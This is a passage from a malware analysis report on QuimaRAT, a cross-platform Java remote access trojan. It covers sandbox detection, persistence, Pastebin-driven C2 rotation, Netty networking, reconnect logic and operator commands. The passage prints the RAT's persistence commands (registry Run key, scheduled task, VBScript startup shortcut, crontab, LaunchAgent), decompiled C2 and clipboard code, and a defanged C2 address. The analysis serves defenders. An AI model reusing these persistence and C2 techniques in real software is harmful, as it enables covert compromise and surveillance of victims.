The output is converted to lowercase and searched for virtualization artifacts such as `vmware`, `virtualbox`, and `oracle`. If these indicators are present, the environment is flagged as virtualized.

macOS Kernel Extension Virtualization Detection

Finally, QuimaRAT checks loaded macOS kernel extensions using: `sh -c 'kextstat 2>/dev/null | head -100'`

The `kextstat` utility is used to enumerate loaded kernel extensions (KEXTs). The output is converted to lowercase and searched for virtualization related strings including `vmware`, `vbox`, and `parallels`. If any of these strings appear, the RAT treats the machine as a virtualized or analysis environment.

Persistence Installation

QuimaRAT installs operating system-specific persistence mechanisms according to the values loaded from the decrypted `config.dat file`. In the analyzed sample, persistence is enabled through `installReg: true` and `installStart: true`, while `installSch: false`, meaning the RAT supports Scheduled Task persistence but does not enable it in this configuration.

Before installing persistence, the RAT copies itself into the configured folder and filename under `%APPDATA%`. The `folder` name and `filename` are taken directly from the folder and fileName values inside the decrypted configuration, which in this sample are `LHQhVxufHZ` and `rLxqbosgrfBv.txt`. As a result, the expected copied file path is: `%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt`

Although the file uses a `.txt` extension, it is still a valid Java JAR archive internally and is executed through `javaw.exe` using the `-jar` argument, allowing the RAT to disguise itself as a harmless text file while remaining executable.

After copying itself, the RAT hides the file using the following command:
`cmd.exe /c attrib +h +s "%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt"`

Windows Persistence

Registry Run Key Persistence

Because `installReg` is enabled in the decrypted `config.dat` configuration, the RAT creates a Registry Run key value using the configured `regName` parameter. In the analyzed sample, the configured Registry value name is `iGmcYueWny`, resulting in the following command:

```
cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "iGmcYueWny" /t
REG_SZ /d "\"<javaw_path>\" -Xmx128m -jar \"%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt\"" /f
```

This causes the RAT to automatically execute after user logon through javaw.exe with the `-jar` argument, where `javaw.exe` launches Java applications without displaying a console window, `-jar` instructs the Java Runtime Environment (JRE) to execute the specified JAR archive, and `-Xmx128m` limits the Java process to a maximum heap allocation of 128 MB.

Scheduled Task Persistence

Although Scheduled Task persistence is disabled in the analyzed configuration (`installSch: false`), the RAT supports creating a logon-triggered scheduled task through a hidden PowerShell command. The scheduled task name is dynamically taken from the `regName` value inside the decrypted `config.dat` file.

If enabled, the RAT would execute a command similar to:

```
powershell.exe -WindowStyle Hidden -Command "$a = New-ScheduledTaskAction -Execute
'<java_path>' -Argument '-Xmx128m -jar ""%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt""';$t =
New-ScheduledTaskTrigger -AtLogOn -User $env:USERNAME;$s = New-ScheduledTaskSettingsSet
-AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -ExecutionTimeLimit 0;Register-
ScheduledTask -TaskName 'iGmcYueWny' -Action $a -Trigger $t -Settings $s -Force"
```

The task is configured to execute after user logon and uses `powershell.exe` together with `Register-ScheduledTask` in order to establish persistence.

Startup Folder Persistence

Because `installStart` is enabled in the decrypted `config.dat` file, QuimaRAT establishes persistence through the Windows Startup folder. The RAT uses the configured `regName` value, which in this sample is `iGmcYueWny`, as the shortcut filename. As a result, the RAT creates the following shortcut (`.lnk`) file:
`%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\iGmcYueWny.lnk`

The `.lnk` file is configured to execute `javaw.exe`, while its arguments instruct Java to launch the copied RAT file located at: `%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt`

As a result, when the user logs into Windows and the Startup folder is processed, Windows automatically launches the shortcut, which then executes a command similar to:
`<javaw_path> -Xmx128m -jar "%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt"`

To create the Startup shortcut, the RAT dynamically generates a temporary VBScript (`.vbs`) file and executes it through `wscript.exe`.

The generated temporary VBScript contains the following logic:

```
Set WshShell = CreateObject("WScript.Shell")
Set Shortcut = WshShell.CreateShortcut("%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\iGmcYueWny.lnk")
Shortcut.TargetPath = "<javaw_path>"
Shortcut.Arguments = "-jar ""%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt"""
Shortcut.WindowStyle = 7
Shortcut.Save
```

Figure 16. Dynamically generated VBScript used to create the Startup folder persistence shortcut.

The script uses the `WScript.Shell` COM object to create the `.lnk` file, configure its execution target, and save it into the Startup folder. Additionally, `WindowStyle = 7` causes the launched window to appear minimized, reducing visibility to the victim during execution.

Linux Persistence

QuimaRAT also supports persistence on Linux systems. The RAT copies itself into the following path constructed from the folder and `fileName` values loaded from the decrypted `config.dat` file, similar to the Windows persistence flow: `~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

If `installPersist` is enabled, the RAT establishes persistence through both `.desktop` autostart entries and `crontab` reboot tasks.

For desktop session persistence, the RAT creates the following `.desktop` autostart file, a Linux configuration file format commonly used to automatically launch applications when the user logs into the desktop environment: `~/.config/autostart/iGmcYueWny.desktop`

The generated `.desktop` file contains an Exec= entry that launches the RAT using:
`java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

The generated `.desktop` file content is similar to:

```
[Desktop Entry]
Type=Application
Name=iGmcYueWny
Exec=java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt
Hidden=false
NoDisplay=false
X-GNOME-Autostart-enabled=true
```

Figure 17. Linux .desktop file used for autostart persistence.

In addition, the RAT attempts to establish reboot persistence through crontab, a Linux task-scheduling mechanism commonly used to automatically execute commands or scripts at predefined times or during system startup.

First, it retrieves the existing cron configuration using: `crontab -l`

If the RAT reboot task does not already exist, the RAT appends the following entry:
`@reboot java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

The modified cron configuration is then written back into the user crontab using:
`bash -c "printf '%s\n' '@reboot java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt' | crontab -"`

This allows the RAT to automatically execute both after desktop session logon and after system reboot.

macOS Persistence

QuimaRAT also supports persistence on macOS systems. Similar to the Linux implementation, the RAT copies itself into: `~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

If `installPersist` is enabled, the RAT creates a LaunchAgent plist file, a macOS persistence mechanism that uses XML based `.plist` configuration files to automatically launch applications after user logon, under:
`~/Library/LaunchAgents/com.igmcyuewny.plist`

The generated LaunchAgent executes the RAT using:
`java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

The LaunchAgent configuration includes the `RunAtLoad` and `KeepAlive` directives, causing the RAT to automatically execute after user logon and automatically restart if the process terminates.

The generated plist content is similar to:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key><string>com.igmcyuewny.plist</string>
  <key>ProgramArguments</key>
  <array>
    <string>java</string><string>-jar</string>
    <string>~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt</string>
  </array>
  <key>RunAtLoad</key><true/>
  <key>KeepAlive</key><true/>
</dict>
</plist>
```

Figure 18. macOS LaunchAgent .plist persistence configuration.

After generating the LaunchAgent file, the RAT loads it using the command:
`launchctl load -w ~/Library/LaunchAgents/com.igmcyuewny.plist`

This allows the RAT to maintain persistence across user logins and system restarts.

Pastebin-Based C2 Host Update

QuimaRAT supports an optional Pastebin-based (online text-hosting service) C2 host update mechanism controlled through the `pastebinUrl` configuration value inside the decrypted `config.dat` file. Before initializing C2 communication, the RAT attempts to retrieve updated C2 infrastructure definitions from a remote URL. This mechanism allows operators to dynamically rotate, replace, or recover C2 infrastructure without rebuilding or redistributing the RAT payload.

First, the RAT verifies that the `PASTEBIN_URL` value is not empty. It then creates an HTTP connection using Java's `HttpURLConnection` functionality and performs an HTTP `GET` request to the configured URL. The request uses a browser like `User-Agent` value and applies a connection and read timeout of 10 seconds.

After sending the request, the RAT validates the returned HTTP response code. If the response code is different from `200`, the RAT logs the message "`[Pastebin] HTTP <STATUS_CODE>`" and aborts the Pastebin update process.

If the request succeeds, QuimaRAT reads the returned content line by line using a UTF-8 encoded `BufferedReader`. Empty lines and commented entries beginning with # are ignored.

Each valid entry is expected to follow the format: `IP:PORT:TRANSPORT`

In our case it will be: `45.63.24[.]218:4447:TCP`

The RAT splits each entry using the `:` delimiter and parses the values into internal host configuration objects later used during C2 connection initialization. If the transport value is omitted, the RAT falls back to a default transport configuration.

After successfully parsing the retrieved infrastructure definitions, QuimaRAT replaces its internal `HOSTS` list with the downloaded entries and logs "`[Pastebin] Got <NUMBER> host(s) from URL`", indicating that the remote C2 infrastructure update was successfully applied at runtime.

If the retrieval process fails for any reason, the RAT logs the message "`[Pastebin] Error: <ERROR>`" and falls back to the statically configured C2 hosts embedded inside the original `config.dat` configuration. This functionality allows QuimaRAT to quickly switch to new C2 infrastructure if existing servers become unavailable.

Network Event Loop Initialization

QuimaRAT implements its C2 communication using Netty's asynchronous networking framework, allowing the RAT to maintain persistent asynchronous communication channels with remote servers. During initialization, the RAT creates a dedicated `NioEventLoopGroup` with a custom thread factory named `quima-nio` and initializes a Netty Bootstrap object configured with a `NioSocketChannel`, TCP optimizations, connection timeouts, and custom channel handlers responsible for managing the communication pipeline. The RAT then retrieves the configured host list from the embedded `config.dat` configuration file and iterates through the available C2 servers in an attempt to establish a connection. In the analyzed sample, the configured communication channel uses plain TCP transport toward `45.63.24[.]218:4447`.

```
private static NioEventLoopGroup d() {
    return new NioEventLoopGroup(1, new DefaultThreadFactory("quima-nio", false));
}
```

Figure 19. Netty NioEventLoopGroup initialization.

```
Bootstrap bootstrap = new Bootstrap();

bootstrap
    .group(eventLoopGroup)
    .channel(NioSocketChannel.class)
    .option(ChannelOption.TCP_NODELAY, true)
    .option(ChannelOption.CONNECT_TIMEOUT_MILLIS, 10000)
    .option(
        ChannelOption.WRITE_BUFFER_WATER_MARK,
        new WriteBufferWaterMark(524288, 1048576)
    )
    .handler(
        new ConnectionHandler(
            sslContext,
            host,
            transportMode
        )
    );

bootstrap.connect(host.ip, host.port);
// The variable names were changed to more indicative names
```

Figure 20. Netty C2 communication infrastructure initialization.

After selecting the target C2 host, QuimaRAT initializes the communication session and attempts to establish an active connection using Netty's connection handlers. Before initiating the connection, the RAT evaluates the configured transport mode and conditionally initializes SSL/TLS support when encrypted transports are configured.

Although the analyzed sample uses plain TCP communication and therefore does not initialize TLS encryption, the codebase contains full support for SSL/TLS-, HTTPS-, and WebSocket-based communication, including optional certificate-pinning functionality through a configured certificate hash. If no certificate hash is configured, the RAT falls back to Netty's `InsecureTrustManagerFactory`, effectively accepting any server certificate presented during the TLS handshake process.

When the `WEBSOCKET` transport mode is used, QuimaRAT initializes an HTTP/WebSocket communication pipeline using Netty's `HttpClientCodec` and `HttpObjectAggregator` handlers before performing a secure WebSocket (`wss://`) client handshake against a URL in the format: `wss://<IP>:<PORT>/ws`

Where `/ws` represents the WebSocket endpoint path used during the initial handshake process. During initialization, the RAT also inserts an SSL/TLS (`ssl`) handler into the Netty pipeline in order to establish encrypted communication before the WebSocket session begins. After the handshake completes, the HTTP-specific handlers are removed and replaced with the RAT's internal binary packet processing pipeline, allowing QuimaRAT to tunnel its custom binary protocol through WebSocket traffic.

Once the communication context is prepared, the RAT attempts to connect to the configured C2 server and registers asynchronous listeners responsible for monitoring the status of the connection and subsequent protocol handshakes. The implementation contains extensive runtime logging messages used internally by the RAT to track the state of the communication channel, including messages such as:

- `"Trying to connect: <IP>:<PORT> (<transport_mode>)"`
- `"Connected to <IP>:<PORT> (TCP)"`
- `"SSL handshake OK — <IP>:<PORT>"`
- `"WebSocket connected to <IP>:<PORT>"`
- `"[WS] WebSocket handshake complete"`
- `"Failed to connect to <IP>"`
- `"SSL handshake failed for <IP>:<PORT> — <ERROR>"`
- `"WebSocket handshake failed for <IP>:<PORT> — <ERROR>"`
- `"Connection lost. Retrying in <DELAY>s..."`

These messages indicate that the RAT continuously monitors the health of its communication session, validates transport-specific handshakes, tracks connection state transitions, and dynamically reacts to connectivity failures during runtime in order to maintain persistent communication with the operator infrastructure.

In addition, the implementation configures HTTP requests with a browser like `User-Agent` string (`Mozilla/5.0`) and connection timeouts, causing the requests to look like standard browser generated web traffic rather than the default Java HTTP `User-Agent` values typically formatted as `Java/<version>`.

Watchdog Communication Recovery

QuimaRAT also implements a dedicated watchdog mechanism responsible for continuously validating the health of the networking infrastructure and active communication session.

At periodic intervals of approximately `15` seconds in the analyzed sample, the RAT verifies whether the Netty `EventLoopGroup` remains operational by checking Netty lifecycle functions such as `isShuttingDown()`, `isShutdown()`, and `isTerminated()`, while the active C2 connection is checked through Netty's `channel.isActive()` functionality. If the event loop is no longer functional, the RAT logs "`[Watchdog] Event loop died — recreating...`", resets the connection in progress flag, recreates the event loop, and starts a new connection attempt. If the RAT detects that no active C2 channel is available and no connection attempt is currently running, it calculates how long the RAT has been disconnected; when this exceeds the configured reconnect threshold, it logs "`[Watchdog] No connection for <X>s and no connect in progress - forcing reconnect...`" and forces a new C2 connection attempt. When an established C2 channel closes, the RAT logs "`Connection lost. Retrying in <X>s...`" and schedules a reconnect attempt. If all configured C2 hosts fail during connection attempts, the RAT logs "`All hosts failed. Retrying in <X>s...`" before scheduling another delayed recovery attempt.

```
private static void watchdogCheck() {
  if (!shutdownRequested ) {
    try {
      if (eventLoopGroup == null || eventLoopGroup.isShuttingDown() || eventLoopGroup.isShutdown() || eventLoopGroup.isTerminated()) {
          System.out.println("[Watchdog] Event loop died \u2014 recreating...");
          reconnectInProgress.set(false);
          eventLoopGroup  = createEventLoopGroup();
          initializeConnection();
          return;
      }
      Channel activeChannel = globalChannel;
      boolean channelActive = activeChannel != null && activeChannel.isActive();
      if (!channelActive && !reconnectInProgress.get()) {
          long disconnectedTime = System.currentTimeMillis() - lastConnectionAttemptTime;
          long reconnectThreshold = (long)(RECONNECT_DELAY + 30) * 1000;
          if (disconnectedTime > reconnectThreshold) {
            System.out.println("[Watchdog] No connection for " + disconnectedTime / 1000L + "s and no connect in progress \u2014 forcing reconnect...");
            initializeConnection();
          }
      }
    } catch (Throwable exception) {
      System.err.println("[Watchdog] Error: " + exception.getMessage());
    }
  }
}
// The variable names were changed to more indicative names
```

Figure 21. QuimaRAT watchdog implementation.

The watchdog validation routine executes continuously from the RAT's primary runtime loop. If an exception occurs inside the watchdog monitoring logic itself, the RAT logs "`[Watchdog] Error: <ERROR>`" before continuing execution.

Separately, if an exception occurs within the primary runtime loop responsible for invoking the watchdog routine, the RAT logs "`[ClientApp] Main loop error: <ERROR>`" while continuing execution, allowing the communication supervision mechanism to remain operational despite runtime errors.

Reconnect Scheduling and Fallback Recovery

The reconnect mechanism is implemented through a dedicated recovery routine that resets the internal connection state variables and schedules a delayed reconnect attempt using Netty's `schedule()` functionality, which later invokes the internal connection routine responsible for re-establishing the C2 session.

Before scheduling the reconnect, the RAT calculates a randomized delay using `ThreadLocalRandom.current().nextLong()`, likely intended to reduce predictable reconnect timing patterns. If the scheduling operation fails, the RAT logs "`[ClientApp] Failed to schedule reconnect: <ERROR>`" and creates a fallback recovery thread named `reconnect-fallback`. The fallback recovery thread waits for the reconnect interval configured in the decrypted `config.dat` file, which in the analyzed sample is set to 2 seconds, recreates the scheduler infrastructure if required, and manually invokes another connection attempt.

This mechanism allows QuimaRAT to maintain communication recovery even if the primary Netty scheduling infrastructure fails.

Runtime Cleanup Following Connection Loss

QuimaRAT also monitors active communication sessions and performs internal runtime cleanup operations when the C2 channel becomes inactive. During connection loss events, the RAT logs "`[CR] onInactive called - connection dropped. Loaded plugins: <PLUGINS>`".

In this context, plugins are additional capability modules dynamically loaded by the RAT during runtime from the C2 server (the plugin architecture and individual plugin capabilities are described later in this article).

When a connection loss occurs, QuimaRAT performs a plugin cleanup routine that cancels active communication tasks, stops all loaded plugins, interrupts plugin associated worker threads and clears internal packet handler registrations.

This mechanism ensures that dynamically loaded modules do not continue operating after the communication session has been terminated and prepares the client for reinitialization following a future reconnect attempt.

If a plugin cleanup operation fails during this process, the RAT logs "`[CR] stop failed: <ERROR>`" before continuing the recovery routine.

The runtime cleanup configuration routine is:

Connection Lost → Stop Heartbeat → Stop Plugins → Terminate Plugin Threads → Clear Plugin Registry → Destroy Plugin Loader → Wait for Reconnect

C2 Session and Packet Processing

After successfully establishing a connection with the configured C2 infrastructure, QuimaRAT initializes an active communication session responsible for exchanging operational data with the remote operator. The RAT maintains the communication session through Netty channels and continuously processes inbound and outbound traffic through its asynchronous networking infrastructure.

C2 messages are exchanged using a custom structured packet format containing a packet type identifier, JSON based metadata, and an optional raw binary payload appended to the packet frame.

```
[ Packet Type Ordinal ][ JSON Length ][ JSON Metadata ][ Optional Binary Payload ]
```

If malformed or invalid packet structures are received, the RAT logs messages (shown below) before discarding the received packet.

- "`[PacketDecoder] Invalid type ordinal <N> (max <MAX>) - skipping frame`"
- "`[PacketDecoder] Invalid jsonLength <N> - skipping frame`"
- "`[PacketDecoder] Malformed JSON in <PACKET_TYPE> packet - dropping`"

Command Dispatching and Runtime Handling

After decoding, packets are routed through a centralized dispatching routine based on the packet type ordinal value. During runtime packet handling, QuimaRAT logs inbound command activity using messages such as "`[CR] << <PACKET_TYPE> payloadLen=<PAYLOAD_SIZE>`" indicating the received packet type together with the associated binary payload size.

Built-in packet handlers support multiple post compromise capabilities which will describe later in the "QuimaRAT Functionality" section.

The packet dispatcher uses a switch-based command routing architecture that forwards each received packet into a dedicated internal execution routine based on its packet type identifier. Packet types that are not handled by the core dispatcher are forwarded into the plugin processing architecture for handling by dynamically loaded modules.

Shutdown State Handling

QuimaRAT maintains an internal shutdown state flag used to control whether the RAT should continue performing networking, reconnect, watchdog, and recovery operations. The shutdown state is managed through the internal Boolean variable, which is initialized as `false` during normal execution.

When the RAT enters shutdown mode, the variable is switched to `true` through a dedicated shutdown routine. Multiple core runtime components continuously validate this flag before continuing execution, including the primary connection initialization logic, reconnect scheduling functionality, and watchdog recovery mechanisms.

This mechanism allows QuimaRAT to stop reconnecting, watchdog, and communication recovery operations after shutdown mode is activated.

QuimaRAT functionality

The PacketType enum appears to be the structural backbone of QuimaRAT's C2 protocol. Each value represents a packet type used between the operator and the infected client, where the operator sends a command type with parameters and the client replies through matching response, data, or frame packet families where applicable. The ordinal order is operationally important because it follows the decompiled enum declaration sequence, not alphabetical order. This means the enum should be treated not only as a list of features, but as a protocol map that defines how the operator panel and infected client communicate.

Status	Count	Comment
Implemented	23	Handler code confirmed in static classes
Not in static client	212	Enum only in this JAR extract

QuimaRAT should not be described as "235 fully implemented features in one JAR." A more precise formulation is that the analyzed sample has a 235-command protocol, while only 23 functions were confirmed as implemented in the extracted base client. While the remaining command types are best described as protocol-declared but not implemented in the analyzed base JAR. For those protocol-only commands, runtime plugin delivery is a reasonable architectural assumption because of the loader design, but it is not proven per command without capturing plugin delivery in a controlled lab environment.

Sample module name	Implemented commands
`app/b.class`	`HANDSHAKE, HEARTBEAT, PLUGIN_LOADED_ACK`
`app/f.class via app/c.class router`	`DISCONNECT, RECONNECT, CLIENT_CONFIG_REQUEST, CLIENT_RESTART, CLIENT_UPDATE, CLIPBOARD_GET/SET, MESSAGE_BOX, OPEN_URL, DOWNLOAD_EXECUTE, SEND_FILE_EXECUTE, SEND_FILELESS_EXECUTE, LOAD_PLUGIN, UNLOAD_PLUGIN`
`app/f.class`	`CLIENT_CONFIG_RESP, CLIPBOARD_GET_RESP`
`app/i/a.class + app/f.class`	`Persistence install (registry, LaunchAgents, .desktop, schtasks)`
`app/g.class`	`LOAD_PLUGIN loader (memory-plugins.jar, MemoryClassLoader)`
`app/MemoryExecute.class`	`SHELLCODE_EXEC_REQUEST (Windows-only; explicit non-Windows abort string)`

At first glance, the command surface suggests a highly capable RAT with file management, remote desktop, hidden browser, HVNC, keylogging, webcam and microphone access, clipboard control, process and service management, credential recovery, proxying, registry manipulation, RDP tunneling, LSASS dumping, token theft, AMSI and ETW bypass, process hollowing, DLL injection, Active Directory enumeration, lateral movement, and network discovery. However, enum visibility alone is not enough to prove operational capability. The key research distinction is between commands that are implemented in the base client, commands that are partially supported, and commands that are declared in the protocol but not implemented in the extracted classes.

The C2 Lifeline

The implemented portion of the base client is concentrated around session lifecycle, basic operator interaction, execution, persistence, client management, and plugin loading. The confirmed session and lifecycle commands include HANDSHAKE and HEARTBEAT.

HANDSHAKE Path

After the C2 channel becomes active, QuimaRAT sends a `HANDSHAKE` packet to register the infected host with the operator infrastructure. The first handshake is sent immediately with locally available host information, including the computer name, username, operating system name, OS version, RAT version, configured `serverId`, cached WAN IP address, cached country code, AV product value, webcam availability state, and locally cached plugin base hash. In the analyzed code, the AV product field is hardcoded as N/A, the RAT version is set to 2.0.0, and the initial `hasCam` value is sent as `false`.

After the initial handshake, QuimaRAT starts a background thread named `info-updater`. This thread enriches the host profile by querying external public IP discovery services including `https://ipinfo[.]io/ip, https://api.ipify[.]org and https://checkip.amazonaws[.]com`. After obtaining the public IP address, the RAT queries `http://ip-api[.]com/line/<IP>?fields=countryCode` to retrieve the victim's two-letter country code. The same thread also performs operating-system-specific camera detection and sends a second updated HANDSHAKE packet containing the refreshed WAN IP, country code, and camera availability result.

The `HANDSHAKE` packet contains fields such as:

`pcName`
`userName`
`osName`
`osVersion`
`version`
`serverId`
`wanIp`
`countryCode`
`avProduct`
`hasCam`
`pluginHash`

If the enrichment process fails, the RAT logs "`[CR] update failed: <ERROR>`".

After sending the handshake information, QuimaRAT starts the heartbeat scheduling routine, which periodically sends `HEARTBEAT` packets to maintain the active C2 session.

Heartbeat Mechanism

QuimaRAT maintains periodic `HEARTBEAT` packets during active C2 sessions to verify that the communication channel remains alive. The heartbeat is scheduled approximately every 10 seconds with a small, randomized jitter, helping the RAT monitor session health without using a completely fixed interval. If heartbeat transmission fails, the RAT logs "`[CR] hb failed: <ERROR>`"

Camera Reconnaissance

Camera Discovery

As part of the host profiling process, QuimaRAT attempts to determine whether the infected system contains an accessible camera or video capture device. This check is performed during the handshake enrichment stage by the background thread responsible for updating victim information before transmitting the second `HANDSHAKE` packet. The resulting value is included in the `hasCam` field, allowing the operator to identify systems capable of webcam surveillance.

Windows Camera Discovery

On Windows, QuimaRAT performs camera discovery using multiple techniques. First, it enumerates Plug-and-Play camera devices using the command: `pnputil /enum-devices /class Camera`

If no camera is identified, it executes the following PowerShell command:
`powershell -NoProfile -NoLogo -Command "Get-PnpDevice -Class Camera -ErrorAction SilentlyContinue | Select-Object -First 1 -ExpandProperty FriendlyName"`

The RAT also queries Windows Management Instrumentation (WMI) using:
`cmd /c wmic path Win32_PnPEntity where "PNPClass='Camera' or PNPClass='Image'" get Name /format:list`

Finally, it inspects the Windows registry for camera device entries by querying:
`reg query HKLM\SYSTEM\CurrentControlSet\Control\Class\{ca3e7ab9-b4c3-4ae6-8251-579ef933890f} /s /v FriendlyName`

macOS Camera Discovery

On macOS, QuimaRAT checks for connected cameras using the native System Profiler utility:
`system_profiler SPCameraDataType`

If no camera is identified, the RAT queries the I/O Registry to search for USB camera devices exposed by the operating system using:
`/bin/bash -c "ioreg -r -c IOUSBHostDevice -l | grep -i camera"`

Linux Camera Discovery

On Linux, QuimaRAT attempts to identify video capture devices through several methods. It first searches the /dev directory for device files beginning with video, such as /dev/video0. If no matching devices are found, it executes: `v4l2-ctl --list-devices`

which enumerates devices registered through the Video4Linux (V4L2) subsystem.

The RAT also inspects: `/sys/class/video4linux` and verifies whether any registered video capture devices are present.

If any of these operating-system-specific checks succeed, QuimaRAT marks the host as camera-capable and sets the `hasCam` field to true in the updated `HANDSHAKE` packet transmitted to the C2 server. This information allows the operator to quickly identify systems that may support webcam monitoring and recording functionality.

Session Control

DISCONNECT/RECONNECT Operations

QuimaRAT supports both controlled session termination and connection re-establishment through the `DISCONNECT` and `RECONNECT` commands issued by the C2 server.

When the RAT receives a `RECONNECT` command, it simply closes the active communication channel. The RAT does not terminate its process or remove any runtime state. Instead, the connection loss triggers the existing communication recovery mechanisms, causing the malware to reconnect to the configured C2 infrastructure through its normal reconnect workflow. This allows operators to force a fresh communication session without restarting the RAT.

The `DISCONNECT` command supports two distinct behaviors depending on the parameters supplied by the operator. If the command contains a `reason` field that includes the phrase "`shutting down`", the RAT logs:

`"[CoreActions] Server shutting down — will reconnect..."`

and closes the active channel. In this scenario, the RAT remains running and relies on its reconnect logic to establish a new session once the server becomes available again.

In all other cases, the `DISCONNECT` command initiates a full client shutdown procedure. The RAT first invokes its internal shutdown routine, which disables reconnect, watchdog, and communication recovery operations, then closes the active communication channel and terminates the process using `System.exit(0)`.

As a result, the RAT stops execution entirely and will not automatically reconnect unless it is later restarted through one of its persistence mechanisms or by the operator.

Closing the communication channel through either command triggers the connection cleanup routine previously described in the Runtime Cleanup Following Connection Loss section. During this process, the RAT terminates active communication components, stops loaded plugins, and releases associated runtime resources before reconnecting or exiting.

Operator Touchpoints

The implemented operator utility commands include CLIPBOARD_GET, CLIPBOARD_SET, MESSAGE_BOX, OPEN_URL.

Clipboard Interaction

QuimaRAT supports both clipboard retrieval and clipboard modification through the `CLIPBOARD_GET` and `CLIPBOARD_SET` commands. These capabilities allow the operator to remotely read and manipulate the contents of the victim's system clipboard.

When the RAT receives a `CLIPBOARD_GET` command, it accesses the operating system's clipboard through Java's Toolkit and Clipboard APIs and attempts to retrieve the current text content using the `DataFlavor.stringFlavor format`. The retrieved clipboard data is then returned to the C2 server within a `CLIPBOARD_GET_RESP` packet through the text field.

If the clipboard cannot be accessed or an error occurs during retrieval, the RAT returns an empty string instead.

```
static void CLIPBOARD_GET(ChannelHandlerContext channelHandlerContext) {
    try {
        Clipboard clipboard = Toolkit.getDefaultToolkit().getSystemClipboard();
        String string = (String)clipboard.getData(DataFlavor.stringFlavor);
        channelHandlerContext.writeAndFlush(new Packet(PacketType.CLIPBOARD_GET_RESP).put
        ("text", string != null ? string : ""));
    }
    catch (Exception exception) {
        channelHandlerContext.writeAndFlush(new Packet(PacketType.CLIPBOARD_GET_RESP).put
        ("text", ""));
    }
}
```

Figure 22. CLIPBOARD_GET implementation function

When the RAT receives a `CLIPBOARD_SET` command, it extracts the operator supplied text from the packet's text field and replaces the current clipboard contents with the supplied value using Java's StringSelection functionality. If the operation fails, the RAT logs "`[CoreActions] clipboardSet failed: <ERROR>`"

```
static void CLIPBOARD_SET(Packet packet) {
    try {
        String string = packet.getString("text");
        StringSelection stringSelection = new StringSelection(string);
        Toolkit.getDefaultToolkit().getSystemClipboard().setContents(stringSelection,
        stringSelection);
    }
    catch (Exception exception) {
        System.err.println("[CoreActions] clipboardSet failed: " + exception.getMessage());
    }
}
```

Figure 23. CLIPBOARD_SET implementation function

This functionality allows operators to monitor clipboard activity, collect copied data, and replace clipboard contents with arbitrary text, potentially facilitating credential theft, cryptocurrency wallet address replacement, social engineering, or other operator-controlled activities.

URL Opening Command

QuimaRAT supports opening operator URLs on the victim system through the `OPEN_URL` command. When this command is received, the RAT extracts the URL from the packet's url field and attempts to launch it using Java's `Desktop.browse()` functionality, causing the default web browser to open the specified address.

If the primary method fails, the RAT logs "`[CoreActions] openUrl Desktop.browse failed: <ERROR>`" and falls back to operating-system-specific mechanisms.

On Linux it executes:

```
xdg-open <URL>
```

While on macOS, the RAT executes:

```
open <URL>
```

If the fallback method also fails, the RAT logs "`[CoreActions] openUrl fallback failed: <ERROR>`" before continuing execution.

This capability allows operators to force the victim system to open arbitrary websites, files, or URI handlers, potentially supporting social engineering, phishing, malware delivery, or other operator-controlled activities.

Message Box Display

QuimaRAT supports displaying operator-controlled message boxes on the victim system through the `MESSAGE_BOX` command. When the RAT receives this command, it extracts the text supplied by the operator from the packet's `text` field and creates a graphical dialog window using Java Swing components.

The message box is displayed through `JOptionPane`, which generates a standard user notification dialog titled "`Message`" containing the operator supplied content. The RAT executes the dialog creation through `SwingUtilities.invokeLater()`.

To maximize visibility to the victim, the resulting dialog is configured with: `jDialog.setAlwaysOnTop(true)`, causing the message box to remain above other application windows. The dialog is then displayed using `jDialog.setVisible(true)`.

```
static void MessageBox(Packet packet) {
    SwingUtilities.invokeLater(() -> {
        JOptionPane jOptionPane = new JOptionPane(packet.getString("text"), 1);
        JDialog jDialog = jOptionPane.createDialog(null, "Message");
        jDialog.setAlwaysOnTop(true);
        jDialog.setVisible(true);
    });
}
```

Figure 24. MESSAGE_BOX function implementation

This functionality allowing the operator to present arbitrary messages directly to the user. allowing the operator to present arbitrary messages directly to the user.

Self-Management

The base client also implements CLIENT_RESTART, CLIENT_CONFIG_REQUEST and CLIENT_UPDATE, allowing the operator to restart the agent, retrieve or apply runtime configuration, and replace the agent JAR or update the persistence copy. Together, these functions show that the base client is designed to remain manageable, configurable, and extensible after deployment.

Client Restart Command

QuimaRAT supports remote client restart through the `CLIENT_RESTART` command. When invoked, the RAT locates the Java runtime used to execute the current process by retrieving the `java.home` system property and searching the runtime's `bin` directory for the Java executable (`java.exe` on Windows or `java` on Linux and macOS). It then determines the path of its own JAR file and launches a new Java process using: `java -Xmx256m -jar <RAT_JAR_PATH>`

After successfully spawning the replacement process, the RAT performs its internal shutdown routine, closes the active C2 communication channel, and terminates the current process using `System.exit(0)`.

This mechanism allows the operator to restart the RAT without requiring user interaction or re-executing the original infection chain, while saving the persistence mechanisms.

CLIENT_CONFIG_REQUEST Commands

QuimaRAT supports remote configuration retrieval through the `CLIENT_CONFIG_REQUEST` command. When the RAT receives this command, it collects the active runtime configuration previously loaded from the decrypted `config.dat` file during the initialization process and returns the information to the C2 server within a `CLIENT_CONFIG_RESP` packet.

This functionality allows operators to remotely verify the active configuration of the infected system.

Client Update Command

